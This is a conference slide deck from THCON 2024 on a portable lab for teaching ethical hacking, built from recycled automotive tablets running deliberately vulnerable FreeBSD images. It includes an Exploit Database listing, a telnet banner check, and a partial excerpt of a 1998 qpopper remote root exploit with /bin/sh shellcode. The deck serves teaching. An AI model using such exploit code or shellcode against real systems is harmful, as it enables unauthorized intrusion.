



# THCON 2024

TOULOUSE HACKING CONVENTION




A Portable Lab For  
Teaching Ethical  
Hacking

Michael Dorin  
University of St. Thomas  
[mike.dorin@stthomas.edu](mailto:mike.dorin@stthomas.edu)



Sister  
Conference?  
**thotcon**  
thotcon.org



thotcon.org

Lab651\_Owl - OneD... Computer Science a... Find Similar Jobs Send YouTube Wikipedia Log Out

\*\*\*\*\*  
\*\*\*BEGIN THOTCON TRANSMISSION\*\*\*\*\*  
\*\*\*\*\*

THOTCON

What: THOTCON 0xD - Chicago's Hacking Conference  
When: May 2025  
Where: TOP\_SECRET (no joke!) / совершенно секретно / 絕密  
Tickets: On Sale - October 1st, 2024  
Call For Papers/Villages: Opens October 1st, 2024

# Graduate Certificate in Cybersecurity

- **SEIS 640 Ethical Hacking and Operating Systems**  
(Prerequisite courses: SEIS 601 – Foundations of Java I\* or SEIS 603 Foundations of Python I\* and SEIS 715 – Networking Architecture and Protocols)
- **SEIS 663 Introduction to Cybersecurity**  
(Prerequisite courses: none)
- **SEIS 715 Networking Architecture and Protocols**  
(Prerequisite courses: SEIS 601 – Foundations of Java I\* or SEIS 603 – Foundations of Python I\* and SEIS 663 – Intro to Cybersecurity)
- **SEIS 723 Security Operations**  
(Prerequisite courses: SEIS 663 – Intro to Cybersecurity and SEIS 715 – Networking Architecture and Protocols)



# Ethical Hacking

*A Hands-on Introduction to Breaking In*



Daniel G. Graham

*Foreword by Juan Gilbert*



## Ethical Hacking

### Daniel G. Graham

## No Starch Press

<https://nostarch.com/>

329 Primrose Road, #42  
Burlingame, CA 94010-4093  
USA



# Graduate Certificate In Sustainability

- ETLS 611 Foundations of Sustainability
- ETLS 612 Sustainability Assessment, Verification, and Reporting
- MGMT 702 Leading Organizational Change



# background

## E-Waste

- Fastest growing waste stream in the world
- 53.6 Metric Tons in 2019
- Only 17.4% of e-waste is recycled properly.
- E-waste is a global problem
- <https://www.statista.com/topics/3409/electronic-waste-worldwide/#topicOverview>



# Gift!

From an Automotive Application







# SPECIFICATIONS



- 1.4 GHz
- Quad-Core Atom
- 4 GB of RAM and 32 GB of Flash
- HDMI
- Wifi and Bluetooth
- 3 USB 3 Interfaces
- Runs Linux Mint





"Johnny, what can you make out of this?"

"This? Why, I can make a hat or a brooch or a pterodactyl."



No Tablets Were Harmed in the Making of the Sustainable Cluster





The Hacking Lab






## So what's the idea?

- Learn about Different Vulnerabilities
- Take home an unidentified tablet
- Masscan, another new tool, or be old-fashioned!
- Find one of the vulnerabilities you were supposed to learn about
- Hack into the tablet

# Vulnerability Databases



The screenshot shows the Exploit Database website interface. At the top, there is a dark header with the logo and the text "EXPLOIT DATABASE". Below the header, there are filter options: "Verified" and "Has App", both with unchecked checkboxes. To the right of these filters are buttons for "Filters" and "Reset All". Below the filters, there is a "Show" dropdown menu set to "15" and a search input field labeled "Search:". The main content is a table of vulnerabilities with columns for Date, D (Download), A (Add), V (View), Title, Type, Platform, and Author.

Date	D	A	V	Title	Type	Platform	Author
2020-10-05	↓	×		SpamTitan 7.07 - Unauthenticated Remote Code Execution	WebApps	PHP	Felipe Molina
2020-10-05	↓	×		MOVEit Transfer 11.1.1 - 'token' Unauthenticated SQL Injection	WebApps	Multiple	Aviv Beniash
2020-10-02	↓	×		Photo Share Website 1.0 - Persistent Cross-Site Scripting	WebApps	PHP	Augkim
2020-10-02	↓	×		MedDream PACS Server 6.8.3.751 - Remote Code Execution (Authenticated)	WebApps	PHP	bzyo



# Qualcomm qpopper 2.4 - POP Server Buffer Overflow (2)

**EDB-ID:** 19110  
**CVE:** 1999-0006

**EDB Verified:**  
✓

**Author:** MIROSLAW GRZYBEK  
**Type:** REMOTE

**Exploit:**  / 

**Platform:** UNIX  
**Date:** 1998-06-27

**Vulnerable App:**



# Old Fashioned Way

To determine if you are vulnerable, telnet to port 110 on the possibly vulnerable host. A banner appears, informing you of the version of the pop server. For example:

```
% telnet yourmailhost.your.domain.com 110
```

```
Trying 123.123.123.123
```

```
Connected to mailhost
```

```
+OK QPOP (version 2.4) at yourmailhost.your.domain.com starting
```

If any version prior to 2.5 is reported, including 2.5 beta, you should upgrade immediately to the latest version.



# Execute the Hack

```
/*
 * QPOPPER - remote root exploit
 * by Miroslaw Grzybek
 <mig@zeus.polsl.gliwice.pl>
 *
 * - tested against: FreeBSD 3.0
 *
 * FreeBSD 2.2.x
 *
 * BSDI BSD/OS 2.1
 *
 * - offsets: FreeBSD with qpopper 2.3 - 2.4 0
 *
 * FreeBSD with qpopper 2.1.4-R3 900
 *
 * BSD/OS with qpopper 2.1.4-R3 1500
 *
 * this is for EDUCATIONAL purposes ONLY
 */
```

```
#include <stdio.h>
#include <stdlib.h>
#include <sys/time.h>
#include <sys/types.h>
#include <unistd.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <netdb.h>

#include <sys/errno.h>

char
*shell="\xeb\x32\x5e\x31\xdb\x89\x5e\x07\x89\x5e\x12\x89\x5e\x17
"
"\x88\x5e\x1c\x8d\x1e\x89\x5e\x0e\x31\xc0\xb0\x3b\x8d\x7e"
"\x0e\x89\xfa\x89\xf9\xbf\x10\x10\x10\x10\x29\x7e\xf5\x89"
"\xcf\xeb\x01\xff\x62\x61\x63\x60\xeb\x1b\xe8\xc9\xff\xff"
"\xff/bin/sh\xaa\xaa\xaa\xaa\xff\xff\xff\xff\xbb\xbb\xbb\xbb"
```



# Making a Library Tablet

1. Download a vulnerable operating system, such as FreeBSD 2.2.9-RELEASE.iso [23].
2. Install **QEMU**. On mint type: `sudo apt-get install qemu`
3. Create files system for vulnerable OS. Example: `qemu-img create -f qcow2 alpine.qcow2 16G`
4. Install the vulnerable operating system onto the newly created file system.  
`qemu-system-x86_64 m 256M \  
-nic user,model=virtio \  
-drive file=alpine.qcow2,media=disk,if=virtio \  
-cdrom 2.2.9-RELEASE.iso`



Other factors



"Johnny, what can you make out of this?"

"This? Why, I can make a hat or a brooch or a pterodactyl."



Thank you!

[mike.dorin@stthomas.edu](mailto:mike.dorin@stthomas.edu)

